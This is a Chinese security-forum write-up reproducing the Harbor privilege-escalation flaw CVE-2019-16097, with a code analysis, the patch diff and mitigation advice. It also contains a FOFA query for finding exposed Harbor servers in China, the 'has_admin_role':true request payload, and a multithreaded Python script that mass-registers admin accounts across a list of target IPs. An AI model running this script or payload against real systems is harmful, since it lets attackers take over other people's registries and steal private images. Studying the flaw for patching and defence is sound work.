CVE-2019-16097 || Harbor任意管理员注册漏洞复现

清水 / 2019-09-28 10:30:07 / 浏览数 4764 安全技术 漏洞分析 顶(1) 踩(0)

---

目录



---

## 0x01 前言

Harbor是一个用于存储和分发Docker镜像的企业级Registry服务器，通过添加一些企业必需的功能特性，例如安全、标识和管理等，扩展了开源Docker Distribution。作为一个企业级私有Registry服务器，Harbor提供了更好的性能和安全。提升用户使用Registry构建和运行环境传输镜像的效率。Harbor支持安装在多个Re
确保数据和知识产权在公司内部网络中管控。另外，Harbor也提供了高级的安全特性，诸如用户管理，访问控制和活动审计等。

---

## 0x02 漏洞简介及危害

因注册模块对参数校验不严格，可导致任意管理员注册。

| 文档名称 | Harbor权限提升漏洞安全预警通告 |
| --- | --- |
| 关键字 | Harbor、CVE-2019-16097 |
| 发布日期 | 2019年09月19日 |
| 危及版本 | Harbor 1.7.6之前版本 Harbor 1.8.3之前版本 |

Harbor 1.7.6之前版本和Harbor
1.8.3之前版本中的core/api/user.go文件存在安全漏洞。若开放注册功能，攻击者可利用该漏洞创建admin账户。注册功能默认开放。攻击者可以以管理员身份下载私有项

目前PoC已公开，建议受影响的客户尽快升级。

---


## 0x03 漏洞复现

使用fofa语法搜索

```
title="Harbor" && country=CN
```


---

找到注册页面





---

点击注册抓包，改包，在最后数据包加上：


```
"has_admin_role":true
```

---




---

修改成功，成功添加账号密码。并登陆成功！




---

## 0x04 代码分析

声明：代码分析来着奇安信团队，原文地址：[【预警通告】Harbor权限提升漏洞安全预警通告]

分析代码的commit
hash为e7488e37b69319fa9dcbaab57499bec5c8aed08a，此commit中尚未包含补丁。受影响的API请求地址是/api/users/，请求方式为POST，因此从API的路由中找到

```
30  func initRouters() {
31
32    // standalone
33    if !config.WithAdmiral() {
34      // Controller API:
35      beego.Router("/c/login", &controllers.CommonController{}, "post:Login")
36      beego.Router("/c/log_out", &controllers.CommonController{}, "get:LogOut")
37      beego.Router("/c/reset", &controllers.CommonController{}, "post:ResetPassword")
38      beego.Router("/c/userExists", &controllers.CommonController{}, "post:UserExists")
39      beego.Router("/c/sendEmail", &controllers.CommonController{}, "get:SendResetEmail")
40      beego.Router(common.OIDCLoginPath, &controllers.OIDCController{}, "get:RedirectLogin")
41      beego.Router("/c/oidc/onboard", &controllers.OIDCController{}, "post:Onboard")
42      beego.Router(common.OIDCCallbackPath, &controllers.OIDCController{}, "get:Callback")
43
44      // API:
45      beego.Router("/api/projects/:pid([0-9]+)/members/?:pmid([0-9]+)", &api.ProjectMemberAPI{})
46      beego.Router("/api/projects/", &api.ProjectAPI{}, "head:Head")
47      beego.Router("/api/projects/:id([0-9]+)", &api.ProjectAPI{})
48
49      beego.Router("/api/users/:id", &api.UserAPI{}, "get:Get;delete:Delete;put:Put")
50      beego.Router("/api/users", &api.UserAPI{}, "get:List;post:Post")
51      beego.Router("/api/users/search", &api.UserAPI{}, "get:Search")
52      beego.Router("/api/users/:id([0-9]+)/password", &api.UserAPI{}, "put:ChangePassword")
53      beego.Router("/api/users/:id/permissions", &api.UserAPI{}, "get:ListUserPermissions")
54      beego.Router("/api/users/:id/sysadmin", &api.UserAPI{}, "put:ToggleUserAdminRole")
55      beego.Router("/api/users/:id/gen_cli_secret", &api.UserAPI{}, "post:GenCLISecret")
56      beego.Router("/api/usergroups/?:ugid([0-9]+)", &api.UserGroupAPI{})
57      beego.Router("/api/ldap/ping", &api.LdapAPI{}, "post:Ping")
58      beego.Router("/api/ldap/users/search", &api.LdapAPI{}, "get:Search")
59      beego.Router("/api/ldap/groups/search", &api.LdapAPI{}, "get:SearchGroup")
60      beego.Router("/api/ldap/users/import", &api.LdapAPI{}, "post:ImportUser")
61      beego.Router("/api/email/ping", &api.EmailAPI{}, "post:Ping")
62    }
```

Wenkai Yin, 2 years ago • disable some A



可以看到其将此POST请求路由到了api.UserAPI中，找到api.UserAPI的处理POST请求的位置在src/core/api/user.go的302行，跟进代码，发现其先后判断认证方式，是否

```
302  // Post ...
303  func (ua *UserAPI) Post() {
304
305    if !(ua.AuthMode == common.DBAuth) {
306      ua.SendForbiddenError(errors.New(""))
307      return
308    }
309
310    if !(ua.SelfRegistration || ua.IsAdmin) {
311      log.Warning("Registration can only be used by admin role user when self-registration is off.")
312      ua.SendForbiddenError(errors.New(""))
313      return
314    }
315
316    user := models.User{}
317    if err := ua.DecodeJSONReq(&user); err != nil {
318      ua.SendBadRequestError(err)
319      return
320    }
```

判断认证方式

是否开启自行注册

实例化User结构体



我们先来看一下User结构体，位置在src/common/models/user.go 25行：

```
// User holds the details of a user.
stonezdj, 3 months ago | 5 authors (Tan Jiang and others)
type User struct {
  UserID   int    `orm:"pk;auto;column(user_id)" json:"user_id"`
  Username string `orm:"column(username)" json:"username"`
  Email    string `orm:"column(email)" json:"email"`
  Password string `orm:"column(password)" json:"password"`
  Realname string `orm:"column(realname)" json:"realname"`
  Comment  string `orm:"column(comment)" json:"comment"`
  Deleted  bool   `orm:"column(deleted)" json:"deleted"`
  Rolename string `orm:"-" json:"role_name"`
  // if this field is named as "RoleID", beego orm can not map role_id
  // to it.
  Role int `orm:"-" json:"role_id"`
  //  RoleList     []Role `json:"role_list"`
  HasAdminRole bool      `orm:"column(sysadmin_flag)" json:"has_admin_role"`     stonezdj, 3 months ago
  ResetUUID    string    `orm:"column(reset_uuid)" json:"reset_uuid"`
  Salt         string    `orm:"column(salt)" json:"-"`
  CreationTime time.Time `orm:"column(creation_time);auto_now_add" json:"creation_time"`
  UpdateTime   time.Time `orm:"column(update_time);auto_now" json:"update_time"`
  GroupIDs     []int     `orm:"-" json:"-"`
  OIDCUserMeta *OIDCUser `orm:"-" json:"oidc_user_meta,omitempty"`
}
```



注意其中HasAdminRole字段对应的数据库表现形式和JSON请求表现形式。其在数据库中的字段表现形式为sysadmin_flag，JSON表现形式为has_admin_role

再继续跟入，后面的过程依次是，反序列化请求JSON串为User结构体，验证用户提交的User格式是否正确（用户名规范和密码规范）判断用户名和email字段是否已存在，


跟入dao.Register()方法中，位置在src/common/dao/register.go26行，可以看到其直接将User结构体的HasAdminRole字段插入到数据库

```go
// Register is used for user to register, the password is encrypted before the record is inserted into database.
func Register(user models.User) (int64, error) {

  o := GetOrmer()
  now := time.Now()
  salt := utils.GenerateRandomString()
  sql := `insert into harbor_user
        (username, password, realname, email, comment, salt, sysadmin_flag, creation_time, update_time)
        values (?, ?, ?, ?, ?, ?, ?, ?, ?) RETURNING user_id`
  var userID int64
  err := o.Raw(sql, user.Username, utils.Encrypt(user.Password, salt), user.Realname, user.Email,
    user.Comment, salt, user.HasAdminRole, now, now).QueryRow(&userID)
  if err != nil {
    return 0, err
  }
  return userID, nil

}
```



在github上进行commitdiff ( https://github.com/goharbor/harbor/pull/8917/commits/b6db8a8a106259ec9a2c48be8a380cb3b37cf517#diff-fb70049a82e5abd8

```
324                     ua.RenderError(http.StatusBadRequest, "register error:"+err.Error())
325                     return
326             }
327     +
328     +       if !ua.IsAdmin && user.HasAdminRole {
329     +               msg := "Non-admin cannot create an admin user."
330     +               log.Errorf(msg)
331     +               ua.SendForbiddenError(errors.New(msg))
332     +               return
333     +       }
334     +
335             userExist, err := dao.UserExists(user, "username")
336             if err != nil {
337                     log.Errorf("Error occurred in Register: %v", err)
```



---

## 0x05 批量脚本

脚本来源于T9sec team

```
import requests
import json
import csv
from concurrent.futures import ThreadPoolExecutor

def exp(url):
   url = url + '/api/users'
   headers = {
       'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
       'Content-Type': 'application/json',
       }
   payload = {
       "username": "test1",
       "email": "test1@qq.com",
       "realname": "test1",
       "password": "Aa123456",
       "comment": "test1",
       "has_admin_role": True
       }
   payload = json.dumps(payload)
   try:
       requests.packages.urllib3.disable_warnings()
       r = requests.post(url, headers=headers, data=payload, timeout=2, verify=False)
       if r.status_code == 201:
           print(url)
   except Exception as e:
       pass
```

```
if __name__ == '__main__':
    data = open('ip.txt') # ■■IP
    reader = csv.reader(data)
    # 50■■■
    with ThreadPoolExecutor(50) as pool:
        for row in reader:
            if 'http' not in row[0]:
                url = 'http://' + row[0]
            else:
                url = row[0]
            pool.submit(exp, url)
```

---

## 0x06 修复建议

升级到1.7.6及以上版本或者1.8.3及以上版本

临时缓解方案：

关闭允许自行注册功能（Allow Self-Registration）

---

## 0x07 免责声明

本文中提到的漏洞利用Poc和脚本仅供研究学习使用，请遵守《网络安全法》等相关法律法规。



上一篇：广东强网杯AWD题目分析 下一篇：一次CSRF测试引发的思考

1. 5 条回复

chybeta 2019-09-28 10:34:35

表示，，能不能分析分析原理

0 回复Ta

---

Hulk 2019-09-28 10:41:03

zxczxc

0 回复Ta


---

shiyan 2019-09-28 18:35:47

大致上可以猜测出，在后台设置管理参数的函数包，在前台注册界面也调用了这个包，只要有这个值就会被注册成管理员。应该是这个原理，坐等楼主代码分析。

0 回复Ta

---




清水 2019-09-29 19:02:15

@chybeta https://mp.weixin.qq.com/s/PGkuysZwbIlIc5DWARUxcw
奇安信代码分析，人家分析比较透彻点。我就不在这里丢人现眼了。

0 回复Ta

---



清水 2019-09-29 19:02:36

@shiyan https://mp.weixin.qq.com/s/PGkuysZwbIlIc5DWARUxcw
奇安信代码分析，人家分析比较透彻点。我就不在这里丢人现眼了。

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板